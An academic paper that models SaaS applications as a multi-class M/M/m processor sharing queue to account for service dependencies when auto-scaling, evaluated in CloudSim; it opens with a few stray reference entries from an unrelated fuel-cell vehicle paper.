[22] Wei-Song Lin' , Chen-Hong Zheng ,"Energy management of a fuel cell/ultracapacitor hybrid power system using an adaptive optimal-control method," Journal of Power Sources,vol.196, 2011,pp.3280-3289.

[23] Kisacikoglu MC, Uzunoglu M, Alam MS, "Load sharing using fuzzy logic control in a fuel cell/ultracapacitor hybrid vehicle ,"Int J Hydrogen Energy,vol.34, 2009,pp.1497-1507.

[24] Saman Ahmadi, S.M.T. Bathaee, "Multi Objective genetic optimization of the fuel cell hybrid vehicle supervisory system: Fuzzy logic andoperating mode control strategies," International Journal Hydrogen Energy,vol.40, 2015, pp.12512–12521.

[25] Hanane Hemi , Jamel Ghouili, Ahmed Cheriti , "A real time fuzzy logic power management strategy for a fuel cell vehicle ,"Energy Conversion and Management,vol.80, 2014 ,pp.63-70.

[26] M.N. Sid1, K. Nounou1, M. Becherif ,"Energy Management and Optimal Control Strategies of Fuel cell/Supercapacitors Hybrid Vehicle ,"IEEE. International Conference on Electrical Machines (ICEM), 2014, pp: 2293 - 2298.

Enhancing Elasticity of SaaS Applications using Queuing Theory

Ashraf A. Shahin[1,2]
[1]College of Computer and Information Sciences,
Al Imam Mohammad Ibn Saud Islamic University (IMSIU)
Riyadh, Kingdom of Saudi Arabia
[2]Department of Computer and Information Sciences, Institute of Statistical Studies & Research,
Cairo University,
Cairo, Egypt

***Abstract*—Elasticity is one of key features of cloud computing. Elasticity allows Software as a Service (SaaS) applications' provider to reduce cost of running applications. In large SaaS applications that are developed using service-oriented architecture model, each service is deployed in a separated virtual machine and may use one or more services to complete its task. Although, scaling service independently from its required services propagates scaling problem to other services, most of current elasticity approaches do not consider functional dependencies between services, which increases the probability of violating service level agreement. In this paper, architecture of SaaS application is modeled as multi-class *M/M/m* processor sharing queuing model with deadline to take into account functional dependencies between services during estimating required scaling resources. Experimental results show effectiveness of the proposed model in estimating required resources during scaling virtual resources.**

***Keywords*—auto-scaling; cloud computing; cloud resource scaling; queuing theory; resource provisioning; virtualized resources**

I. INTRODUCTION

In the last few years, Software as a Service (SaaS) has rapidly spread in many areas. SaaS is a software delivery model in which software is delivered to customers as a service [1]. Instead of delivering individual application instance for each tenant, one application instance serves thousands of tenants [2]. Nowadays, several SaaS companies, such as Salesfore.com, NetSuite, and Success Factors, utilize elasticity feature of cloud computing to ensure lowest cost of service delivery. However, developing multi-tenant SaaS application to serve thousands of tenants with thousands of users for each tenant is a very hard and expensive task due to large number of factors that have to be considered during development phases, such as customizability, security, scalability, and pricing.

Most of current SaaS applications have been developed using service-oriented architecture (SOA) model [1]. In SOA model, each application is a collection of services that are organized in several layers. Each service uses services in the lower layer to complete its tasks. In large SaaS applications, each service is deployed in a separated virtual machine. Although, one of primitive assumptions is that scaling any service has to be reflected in all required services, most of current researches do not consider functional dependencies between services and scale them separately. As consequence, scaling problems are shifted from layer to next layer. Unfortunately, the problem is not only specifying functional dependencies between services but also specifying number of virtual machines that have to be added or removed.

For example, suppose we have three services *X*, *Y*, and *Z*. Service *X* uses services *Y* and *Z* to complete its tasks. Service *X* receives three types of requests *A*, *B*, and *C*. Service *X* uses service *Y* to complete requests of type *A*, uses service *Z* to complete requests of type *B*, and uses service *Y* and service *Z* to complete request of type *C*. If service *X* is detected as overloaded, scaling service *X* independently from *Y* and *Z* moves overloading problem to *Y*, *Z*, or both of them. However, which service has to be scaled and what is the optimal number of VMs instances that have to be added to or removed from each service? This depends on types of arriving requests. If overloading is occurred due to high number of requests of type *A*, then adding more VMs to service *Z* will waste resources and reduce revenue. Collecting such information without modeling functional dependencies is a very hard task.

Thus, this paper models SaaS applications as multi-class *M/M/m* processor sharing queuing model with deadline to consider functional dependencies and requests' types during estimating required scaling resources. The proposed model reflects scaling actions on many metrics such as CPU utilization, response time, and throughput, which are commonly used by most of current auto-scaling techniques to trigger auto-scaling actions. Therefore, SaaS application providers can apply the proposed model with any auto-scaling technique to put into account functional dependencies between services.

Queuing network models have been extensively applied in many areas and have proven their efficiency in representing and analyzing resource-sharing systems such as computer systems [3]. According to Kendall's Notation, the first *M* in *M/M/m* queuing model represents arrival process, which is Markov arrival process. It has been theoretically proved that if large number of customers makes independent decisions of when to request service, the resulting arrival process will be

Markov arrival process [4]. The second *M* in *M*/*M*/*m* queuing model represents service process, which is Markov service process. Third *m* represents number of parallel servers that provide one service. Servers receive requests from different classes and serve them according to processor sharing discipline.

Effectiveness of the proposed model has been evaluated by comparing performance of auto-scaling algorithms with and without the proposed model. Simulation results show that the proposed model reduces violation of Service Level Agreement and increases revenue.

The rest of this paper is organized as follows. Section 2 describes the related work. Section 3 briefly describes the proposed model. Section 4 experimentally demonstrates the effectiveness of the proposed model. Finally, Section 6 concludes.

II. Related Work

Although, several auto-scaling approaches have been proposed in the last few years [6, 7, 8, 9, 10], most of current auto-scaling approaches do not consider functional dependencies between application's services. Current auto-scaling approaches can be categorized into two main categories: reactive and proactive approaches. Reactive auto-scaling approaches scale computational resources based on some rules and according to some metrics such as memory utilization, CPU utilization, throughput, and response time [15, 16, 17, 18]. However, relations between metrics of related services are not modeled. Therefore, impact of scaling service is unknown until its occurrence.

In another hand, proactive auto-scaling approaches trigger auto-scaling operations based on predicted workload. Different time series techniques such as Support Vector Machine, Exponential Smoothing, and Neural Networks have been used in predicting future workload [13, 14, 17, 19, 20]. Although, functional dependencies between application's services are very effective factors in predicting future workload, most of current proactive techniques do not consider it. This section overviews some of current approaches.

Biswas, et al. [5, 21] have proposed framework to provide virtual private cloud for a single client enterprise. Proactive auto-scaling technique has been proposed to provision and release resources from public cloud according to predicted system load. Support vector machine and linear regression have been employed to predict future load. In [6] Biswas, et al. have proposed a reactive auto-scaling algorithm to serve incoming requests with considering their service level agreements. The proposed algorithm scales resources based on profit that is gained from serving incoming requests and based on cost benefit to the user.

Sellami et al. [7, 8] have proposed threshold based auto-scaling approach to offer dynamic service instances for multi-tenant business processes. The proposed approach considers functional dependencies between each multi-tenant process and its services during deciding scaling action. The proposed approach has been encapsulated into middleware layer between software and platform layers.

Xiao et at. [9] have modeled automatic scaling problem as Class Constrained Bin Packing problem where each server is a bin and each class represents an application. To scale provisioned resources, semi-online color set algorithm has been proposed. However, they have encapsulated each application instance inside a virtual machine (VM), which is not applicable in large applications.

Ahn et al. [10] have proposed auto-scaling method to support execution deadline. The proposed method can handle Bag-of-Tasks jobs and workflow jobs. Jobs in Bag-of-Tasks can be scheduled separately from each other while jobs in workflow have to be scheduled in order of its dependency. The proposed method has been evaluated by using Cloudsim, which shows that the proposed auto-scaling method increases resources utilization.

Chaloemwat et al. [11] have tried to enhance performance of threshold-based auto-scaling techniques by using Skewness algorithm and VMs migration. The effectiveness of the proposed enhancement has been proven by comparing performance of threshold-based auto-scaling techniques with and without the proposed enhancement.

Srirama et al. [12] has proposed resource provisioning policy that takes into account lifetime, periodic cost and configuration cost of each instance type to find most optimal combination of possible instance types. The auto-scaling problem is represented as a linear programming model. Solution of this linear programming model will provides optimal number of VMs instances from each instances type that must be added or removed to achieve workload with minimum cost. Unfortunately, linear programming model can provide solutions for small number of VMs and cannot deal with large systems.

Hirashima et al. [13] have proposed threshold based auto-scaling mechanism that proactively adjusts resource to fulfill incoming workload based on predicted workload. Autoregressive Integrated Moving Average model has been exploited to forecast future workload. Moreover, the proposed mechanism reactively adapts virtual resources if unpredictable workload arrives. However, performance of the proposed mechanism has not been evaluated with unpredictable workload.

Khatua et al. [14] have proposed threshold based auto-scaling algorithm that adopts virtual resources proactively according to predicted workload. The proposed algorithm predicts workload by using Auto-regressive Integrated Moving Average (ARIMA) model.

Nikravesh et al. [22] have proposed auto-scaling system, which predict workload using two time-series prediction algorithms: Support Vector Machine (SVM) and Neural Networks (NN). The proposed system automatically switches between SVM and NN based in patterns of workload. SVM is used with periodic workload patterns while NN is used with unpredicted workload pattern. Although, functional dependency is an important factor in predicting workload, functional dependency has not been considered during predicting future workload.

Liao et al. [23] have proposed dynamic threshold based auto-scaling strategy for Amazon web services. The proposed strategy adapts thresholds according to demand for resources. Upper threshold is set in the range 50%–75% and lower threshold is set to the range 5%–30%. Upper and lower thresholds are adapted proportionally with expansion process of VMs.

Tang et al. [24] have proposed reinforcement learning based auto-scaling algorithm. Workload is categorized into normal workload (daily busy-and-idle workload) and burst workload. Auto-scaling problem is model as Markov Decision Process (MDP) model and Reinforcement Learning is applied to decide time to scale up or down and to decide number of VM instances to be added or removed.

Chen et al. [25] have proposed hybrid auto-scaling mechanism. The proposed mechanism predicts next CPU usage rate based on historical data by applying several time series techniques such as Autoregressive–Moving-Average model, Autoregressive model, Exponential Smoothing model, Moving Average model, and Naïve model. The proposed mechanism reactively scales resources to minimize effects of wrong workload prediction.

III. SaaS Application Model

This paper deals with SaaS applications that cannot be encapsulated in one VM and are developed using Service-Oriented Architecture model. Each service is deployed in a separated VM instance and can be scaled up or down by adding or removing VM instances. Each VM has a fixed processing capacity, which is divided into equal parts among all tasks (Processor Sharing (PS)). Thus, each task's service time depends on the total number of tasks that exist at the same time. No task can run simultaneously on more than one VM. Therefore, if number of tasks is less than number of VMs for a specific service, each task is processed by a single VM and the remaining VMs are idle. If number of tasks is greater than number of VMs, tasks are processed according to processor sharing discipline. In this paper, the term "web service" will be used to refer to service component in SaaS application.

Each web service receives requests from one or more upper web services and it can complete tasks by itself or by sending requests to lower web services. After receiving responses from lower web services, request will be completed and sent to upper web services as a response to its request. Web services receive requests from different types. Each type has its arrival rate, process rate, routing, and deadline. Requests from the same type are collected in a chain. A chain contains a set of classes to represent different processing phases for a specific type. Classes are distributed among different web services, and each request moves between these classes during it life.

For example, suppose we have a web service (node $M+1$) with M upper web services (nodes $1,2,..,M$) and K lower web services (nodes $M+2, M+3, \ldots, M+K+1$) (see Fig. 1). According to processor sharing, if there are N requests in node $M+1$ at time t, service time for these requests will be decreased by $1/_N$ per unit of time. Total number of requests that are served in node $M+1$ at time t is calculated as:

$$N = \sum_{r=1}^{R} n_r, \qquad (1)$$

where n_r is the number of requests of class r that are served in node $M+1$, $r = 1,2,..,R$.

Node $M+1$ receives R classes of requests from upper web services and sends requests to lower web services synchronously or asynchronously. In Fig. 2, node $M+1$ sends asynchronous requests to nodes $M+2$ and $\mathrm{M}+3$. Chain *1* describes routing behavior of type *1* requests. Request visits node *M+1* in class *a*, node *M+2* in class *b*, node *M+1* in class *c*, node *M+3* in class *d*, and node *M+1* in class *e*.

In some cases, node $M+1$ needs to use two or more nodes synchronously to complete specific request. In this case, several sub-requests are generated, processed in parallel, combined to one request, and sent back to node $M+1$. In Fig. 3, node $M+1$ sends synchronous requests to nodes $M+2$ and $M+3$. Fork node represents decomposition of request to two or more sub-requests, which will be processed in parallel by $M+2$ and $M+3$ nodes. Synchronizing node represents buffer that holds completed sub-requests until it can be recomposed with sub-requests from other sibling nodes. Join node represents recombination of completed sub-requests to one request again.




Fig. 1. Web service M+1 with its upper and lower web services




Fig. 2. Example of asynchronous requests from web service *M+1* to *M+2* and *M+3*




Fig. 3. Example of synchronous requests from web service *M+1* to *M+2* and *M+3*

In multiclass M/M/m processor sharing queuing systems, requests of class r arrive to node i according to Poisson process with rate λ_{ir} and require service time μ_{ir} with exponential service process. Each class r of requests has a deadline d_r. Arrival rates and service times are all assumed to be mutually independent. Deadline of each request class is specified according to required Service Level Agreement.

Request that is completed at node i will be sent to node from upper nodes (nodes *1, 2, .., M*), if it is completely finished. All nodes will receive responses from other services for their requests. Request will be sent to node from lower nodes (nodes $M+2, M+3, \dots, M+K+1$), if it still requires more processing. Request will be sent from node i to node i itself, if there is new program path. If deadline of any request expires, this request will exit the system, so that

$$\lambda_{ir} = \sum_{j,s} \lambda_{js}\, p_{j,s;i,r} \quad for\ j = 1, .., M+K+1 \qquad (2)$$

where $p_{j,s;i,r}$ is the probability of sending requests from node j of class s to node i of class r.

In root service, arrival rate of each request class is observable and can be measured easily. Probability $p_{j,s;i,r}$ can be specified by SaaS application providers based on business process workflow of their applications.

According to Burke's Theorem [26], the departure process from a $\text{M/M/m/}\infty$ queue is Poisson, splitting a Poisson process randomly gives Poisson processes, and sum of Poisson processes is a Poisson process. Therefore, λ_{ir} is Poisson.

In steady-state, total required service time from node i at time t is calculated as

$$\sum_{r=1}^{R} \lambda_{ir} \,.\, \mu_{ir} \qquad (3)$$

Service time: while arrival time and departure time of each request class are observable and can be measured easily, service time of each request class is not observable and cannot be measured easily (due to processor sharing). Therefore, service time μ_{ir} of requests of class r that arrive to node i can be calculated as following (with assuming homogeneity of servers)

$$\mu_{ir} = \sum_{t=t_0}^{t_d} \frac{S_i(t)}{N_i(t)} \qquad (4)$$

where t_0 is observed arrival time of request of class r to node i, t_d is observed departure time of request of class r from node i, $S_i(t)$ is number of running servers in node i at time t, and $N_i(t)$ is total number of requests that are served in node i at time t.

Number of required servers: processing sharing does not consider deadlines of request classes and gives the same amount of processing to all requests. Therefore, number of required servers at node i to achieve incoming requests without violating Service Level Agreement is calculated as

$$s_i > \frac{\sum_{r=1}^{R} \lambda_{ir} \,.\, \mu_{ir}}{MIN_{r=1}^{R} d_r} \qquad (5)$$

where s_i is the number of servers in node i, $MIN_{r=1}^{R} d_r$ is the minimum deadline of all request classes.

Service rate: with s_i servers, node i delivers service to requests of class r at a rate of

$$\eta_i^r = \frac{s_i\, n_r\, \mu_{ir}}{N} \qquad (6)$$

where N is total number of requests that are served in node i at time t. n_r is number of requests of class r in node i.

Utilization: utilization of node i at time t, which is the fraction of time the servers in the node i are busy, can be approximated to

$$U_i(t) = \frac{\sum_{r=1}^{R} \lambda_{ir} \,.\, \mu_{ir}}{s_i} \qquad (7)$$

Throughput:

Throughput T_i^r of node i from class r at time t is calculated as in [27]

$$T_i^r(t) = \eta_i^r\, U_i(t)$$

$$T_i^r(t) = \frac{s_i\, n_r\, \mu_{ir}}{N} \,.\, \frac{\sum_{r=1}^{R} \lambda_{ir} \,.\, \mu_{ir}}{s_i}$$

$$T_i^r(t) = \frac{n_r\, \mu_{ir}\, \sum_{r=1}^{R} \lambda_{ir} \,.\, \mu_{ir}}{N} \qquad (8)$$

Total throughput $\mathrm{T_i}$ of node i is calculated as

$$\mathrm{T_i}(t) = \sum_{r=1}^{R} T_i^r(t) \qquad (9)$$

Service size: if the system is in steady-state ($\sum_{r=1}^{R} (\lambda_{ir} / s_i\, \mu_{ir}) < 1$), the probability of existing $(n_1, .., n_R)$ requests of classes $(1, .., R)$ can be calculated as in [27]

$$P(n_1, .., n_R) = \lim_{t\to\infty} P(X_1(t) = n_1, \dots, X_R(t) = n_R\,) \qquad (10)$$

$$= G.\left(N!/(\sum_{(n_1,..,n_R)\in\mathbb{N}^R} N!\ G)\right), where$$

$$G = \prod_{r=1}^{R} \frac{{\rho_r}^{n_r}}{n_r!}\ ,\ \rho_r = \lambda_{ir} / s_i\, \mu_{ir}$$

and $X_r(t)$ is the number of requests of class r that are exist in the system at time t.

Service capacity: service capacity $\sigma_{i,(n_1,..,n_R)}$ is number of requests that can be accepted by node i, which already contains $(n_1, .., n_R)$ requests of classes $(1, .., R)$. $\sigma_{i,(n_1,..,n_R)} = (n_1', .., n_R')$ requests of classes $(1, .., R)$ if

$$\sum_{r=1}^{R} n_r' \,.\, \mu_{ir} = s_i\, MIN_{r=1}^{R} d_r - \sum_{r=1}^{R} n_r' \,.\, \mu_{ir} \qquad (11)$$

Response time: for request with remaining service time k, the probability of departure after exactly $k+m$ time is represented as $P_{k,m}(n_1,..,n_R)$, which depends on number of requests $(n_1,..,n_R)$ of classes $(1,..,R)$ that exist in the system and depends on the remaining service time k.

$$P_{k,m}(n_1,..,n_R) = P(n_1,..,n_R)\ P_{k,m}(N) \qquad (12)$$

where $P_{k,m}(N)$ is the probability of responding after exactly $k+m$ for request with remaining service time k from node i, which contains N requests. The probability $P_{k,m}(N)$ can be calculated by applying Random Quantum Allocation approximation model proposed by Braband in [28]. Request will leave the system immediately if its service time is finished. Therefore,

$$P_{0,m}(N) = \begin{cases} 1 & if\ m = 0 \\ 0 & if\ m \neq 0 \end{cases} \qquad (13)$$

If remaining service time k is greater than zero, the probability of responding after $k+m$ is calculated as following:

$$P_{k,m}(N) = \lambda q\ P_{k,m-1}(N+1) +$$

$$(1-\lambda q)\left(\begin{array}{c} \dfrac{\sigma_{N+1}}{N+1} \displaystyle\sum_{j=0}^{\sigma_{N+1}-1} \mu_j^{\sigma_{N+1}-1}\ \ P_{k-1,m}(N-j) \\ +\left(1-\dfrac{\sigma_{N+1}}{N+1}\right) \displaystyle\sum_{j=0}^{\sigma_{N+1}} \mu_j^{\sigma_{N+1}}\ \ P_{k,m-1}(N-j) \end{array} \right),$$

$$N+1 > \sigma_{N+1},$$

$$\mu_j^N = \binom{N}{j} (\mu\, q)^j (1-\mu\, q)^{N-j} \qquad (14)$$

$$P_{k,m}(-1) = P_{k,-1}(N) = 0$$

where λ is average arrival rate. q is time slice length, which is equal to time unit in this model. σ_N is number of requests that can be accepted by node, which already contains N requests. μ_j^N is probability j requests leave node that contains N requests. μ is average service time.

IV. Evaluation

To evaluate performance of the proposed model, threshold based auto-scaling algorithm (without workload prediction) proposed By Shahin in [29] has been implemented with and without the proposed model. Several web applications have been modeled using *Cloudsim* simulator with *NetworkCloudSim*. *NetworkCloudSim* is an extension of *CloudSim* to support modeling of generalized applications such as High Performance Computing (HPC), e-commerce, social network and web applications. For each application model, different chains have been defined and requests to each application are generated according to *ClarkNet* trace [30].

Fig. 4 shows model of sample application with 6 services. Each service has been deployed to a separated VM. During run time, number of running VMs in each service is ranged between 1 and 83 VMs. As shown in Table 1, 6 chains have been defined with 20 classes. Table 2 shows classes of each service. According to Table 1 and Table 2, the following probabilities are set to ones:




Fig. 4. Application model with three layers

TABLE I. Chains with Request Classes

Chain	Request Classes	Chain	Request Classes
c_1	r_1, r_2, r_3, r_4, r_5	c_4	$r_{18}, r_{19}, r_{20}, r_{21}, r_{22}$
c_2	$r_6, r_7, r_8, r_9, r_{10}$	c_5	$r_{23}, r_{24}, r_{25}, r_{26}, r_{27}$
c_3	$r_{11}, r_{12}, r_{13}, r_{14}, r_{15}\ r_{16}, r_{17}$	c_6	$r_{28}, r_{29}, r_{30}, r_{31}, r_{32}\ r_{33}, r_{34}$

TABLE II. Application Services with Request Classes

Service	Request Classes	Service	Request Classes
s_1	$r_1, r_5, r_6, r_{10}, r_{11}, r_{17}$ $, r_{18}, r_{22}, r_{23}, r_{27}, r_{28}, r_{34}$	s_4	r_3, r_{13}
s_2	$r_2, r_4, r_7, r_9, r_{12}, r_{14}, r_{16}$	s_5	$r_8, r_{15}, r_{20}, , r_{30}$
s_3	$r_{19}, r_{21}, r_{24}, r_{26}, r_{29}, r_{31}, r_{33}$	s_6	r_{25}, r_{32}

$$p_{s_1,r_1;s_2,r_2}, p_{s_1,r_6;s_2,r_7}, p_{s_1,r_{11};s_2,r_{12}}, p_{s_1,r_{18};s_3,r_{19}}, p_{s_1,r_{23};s_3,r_{24}},$$

$$p_{s_1,r_{28};s_3,r_{29}}, p_{s_2,r_2;s_4,r_3}, p_{s_2,r_4;s_1,r_5}, p_{s_2,r_7;s_5,r_8}, p_{s_2,r_9;s_1,r_{10}},$$

$$p_{s_2,r_{12};s_4,r_{13}}, p_{s_2,r_{14};s_5,r_{15}}, p_{s_2,r_{16};s_1,r_{17}}, p_{s_3,r_{19};s_5,r_{20}}, p_{s_3,r_{21};s_1,r_{22}},$$

$$p_{s_3,r_{24};s_6,r_{25}}, p_{s_3,r_{26};s_1,r_{27}}, p_{s_3,r_{29};s_5,r_{30}}, p_{s_3,r_{31};s_6,r_{32}}, p_{s_3,r_{33};s_1,r_{34}},$$

$$p_{s_4,r_3;s_2,r_4}, p_{s_4,r_{13};s_2,r_{14}}, p_{s_5,r_8;s_2,r_9}, p_{s_5,r_{15};s_2,r_{16}}, p_{s_5,r_{20};s_3,r_{21}},$$

$$p_{s_5,r_{30};s_3,r_{31}}, p_{s_6,r_{25};s_3,r_{26}}, p_{s_6,r_{32};s_3,r_{33}}$$

Remaining probabilities are set to zeros.

As shown in Fig. 5 and Table 3, the proposed model improves number of completed requests, which reduces violation of Service Level Agreement and increases revenue. During run time, total number of running VMs is ranged between 6 and 415 VMs. By considering functional dependencies, VMs are added in advance to achieve incoming requests.




Fig. 5. Number of completed requests with and without the proposed model

TABLE III. NUMBER OF COMPLETED REQUESTS WITH AND WITHOUT THE PROPOSED MODEL

Time (Hour)	With the proposed model	Without the proposed model	Time (Hour)	With the proposed model	Without the proposed model
1	26000	23790	13	30700	30700
2	52000	42409	14	24900	24900
3	48600	46495	15	20000	20000
4	43100	43100	16	28700	25742
5	48700	46796	17	26300	26110
6	40700	40700	18	36200	32769
7	51300	47696	19	48600	43218
8	36900	36900	20	56800	52182
9	35700	35700	21	45700	45700
10	30800	30800	22	47200	46690
11	29500	29500	23	51100	49601
12	31700	30952	24	67900	61678

Implemented algorithm is a reactive algorithm. Consequently, it requires around 10 minutes to add new VM instances [30]. For example, if the first node is detected as over utilized due to large number of requests from *chain1*, without using the proposed model it will take around 30 minutes to be ready to response. This is due to adding VMs sequentially to nodes 1, 2, and 4. While, it will take around 10 minutes only if the proposed model is applied because VMs will be added to nodes 1, 2, and 4 concurrently. Therefore, the proposed model does not effect by number layers in applications. On the other hand, scaling without considering functional dependencies increases Service Level Agreement violation due to long sequence of scaling actions.

Fig. 6, Fig. 7, and Fig. 8 show number of completed requests by applications contain different numbers of layers. As shown in these figures, delays of scaling up applications that do not apply the proposed model are proportional to number of application layers.




Fig. 6. Number of completed requests by application contains four layers




Fig. 7. Number of completed requests by application contains five layers




Fig. 8. Number of completed requests by application contains six layers

V. CONCLUSION

Nowadays, several applications have been moved to cloud computing to benefit from its features. Cloud computing provides a large pool of resources that can be provisioned and release on demand. Some applications are small and can be encapsulated to a single VM. While large applications (such as social network) are distributed into several VMs. Although, functional dependency between services that are deployed to separated VMs has to be considered during application scaling, most of current scaling techniques do not consider functional dependency and scale services individually. This paper has modelled SaaS applications as multiclass *M*/*M*/*m* processor sharing queuing model with deadline to consider functional dependencies and requests' types during estimating required scaling resources. Based on experimental results, this paper concludes that modeling functional dependencies as multiclass *M*/*M*/*m* processor sharing queuing model improves performance of scaling algorithms.

In the future, the proposed model will be extended to include multiclass with different weights to represent different priorities that can be provided to customers.

References

[1] A. A. Shahin, "Variability modeling for customizable SaaS applications," International Journal of Computer Science & Information Technology (IJCSIT), vol. 6, no. 5, pp. 39–49, October 2014.

[2] A. A. Shahin, "Multi-dimensional customization modelling based on metagraph for SaaS multi-tenant applications," in the Fourth International conference on Computer Science and Information Technology (CCSIT-2014), Venue: PullMan, Sydney, Australia,, D. C. W. et al. (Eds), Ed. CCSIT, SIPP, AISC, PDCTA, NLP, p. 53–63, 2014.

[3] S. Balsamo, Product Form Queueing Networks. Berlin, Heidelberg: Springer Berlin Heidelberg, pp. 377–401, 2000. DOI: 10.1007/3-540-46506-5_16

[4] W. J. Hopp, Single Server Queueing Models. Boston, MA: Springer US, 2008, pp. 51–79. DOI: 10.1007/978-0-387-73699-0_4

[5] A. Biswas, S. Majumdar, B. Nandy, and A. El-Haraki, "Automatic resource provisioning: A machine learning based proactive approach," in 2014 IEEE 6th International Conference on Cloud Computing Technology and Science, pp. 168–173, Dec 2014.

[6] A. Biswas, S. Majumdar, B. Nandy, and A. El-Haraki, "An auto-scaling framework for controlling enterprise resources on clouds," in 2015 15th IEEE/ACM International Symposium on Cluster, Cloud and Grid Computing, pp. 971–980, May 2015.

[7] W. Sellami, H. H. Kacem, and A. H. Kacem, "Controlling elasticity dependencies for multi-tenant business process," in 2015 IEEE 12th International Conference on e-Business Engineering, pp. 251–256, Oct 2015.

[8] W. Sellami, H. H. Kacem, and A. H. Kacem, "Elastic multi-tenant business process based service pattern in cloud computing," in 2014 IEEE 6th International Conference on Cloud Computing Technology and Science, pp. 154–161, Dec 2014.

[9] Z. Xiao, Q. Chen, and H. Luo, "Automatic scaling of internet applications for cloud computing services," IEEE Transactions on Computers, vol. 63, no. 5, pp. 1111–1123, May 2014.

[10] Y. Ahn, J. Choi, S. Jeong, and Y. Kim, "Auto-scaling method in hybrid cloud for scientific applications," in The 16th Asia-Pacific Network Operations and Management Symposium, pp. 1–4, Sept 2014.

[11] W. Chaloemwat and S. Kitisin, "Horizontal auto-scaling and process migration mechanism for cloud services with skewness algorithm," in 2016 13th International Joint Conference on Computer Science and Software Engineering (JCSSE), pp. 1–6, July 2016.

[12] S. N. Srirama and A. Ostovar, "Optimal resource provisioning for scaling enterprise applications on the cloud," in 2014 IEEE 6th International Conference on Cloud Computing Technology and Science, pp. 262–271, Dec 2014.

[13] Y. Hirashima, K. Yamasaki, and M. Nagura, "Proactive-reactive auto-scaling mechanism for unpredictable load change," in 2016 5th IIAI International Congress on Advanced Applied Informatics (IIAI-AAI), pp. 861–866, July 2016.

[14] S. Khatua, M. M. Manna, and N. Mukherjee, "Prediction-based instant resource provisioning for cloud applications," in 2014 IEEE/ACM 7th International Conference on Utility and Cloud Computing, pp. 597–602, Dec 2014.

[15] F. D. Muñoz-Escoí and J. M. Bernabéu-Aubán, "A survey on elasticity management in paas systems," Computing, pp. 1–40, 2016. DOI: -10.1007/s00607-016-0507-8

[16] E. F. Coutinho, F. R. de Carvalho Sousa, P. A. L. Rego, D. G. Gomes, and J. N. de Souza, "Elasticity in cloud computing: a survey," annals of telecommunications - annales des télécommunications, vol. 70, no. 7, pp. 289–309, 2015. DOI: 10.1007/s12243-014-0450-7

[17] S. Singh and I. Chana, "Cloud resource provisioning: survey, status and future research directions," Knowledge and Information Systems, vol. 49, no. 3, pp. 1005–1069, 2016. DOI: 10.1007/s10115-016-0922-3

[18] A. Najjar, X. Serpaggi, C. Gravier, and O. Boissier, "Survey of Elasticity Management Solutions in Cloud Computing," London: Springer London, pp. 235–263, 2014. DOI: 10.1007/978-1-4471-6452-4_10

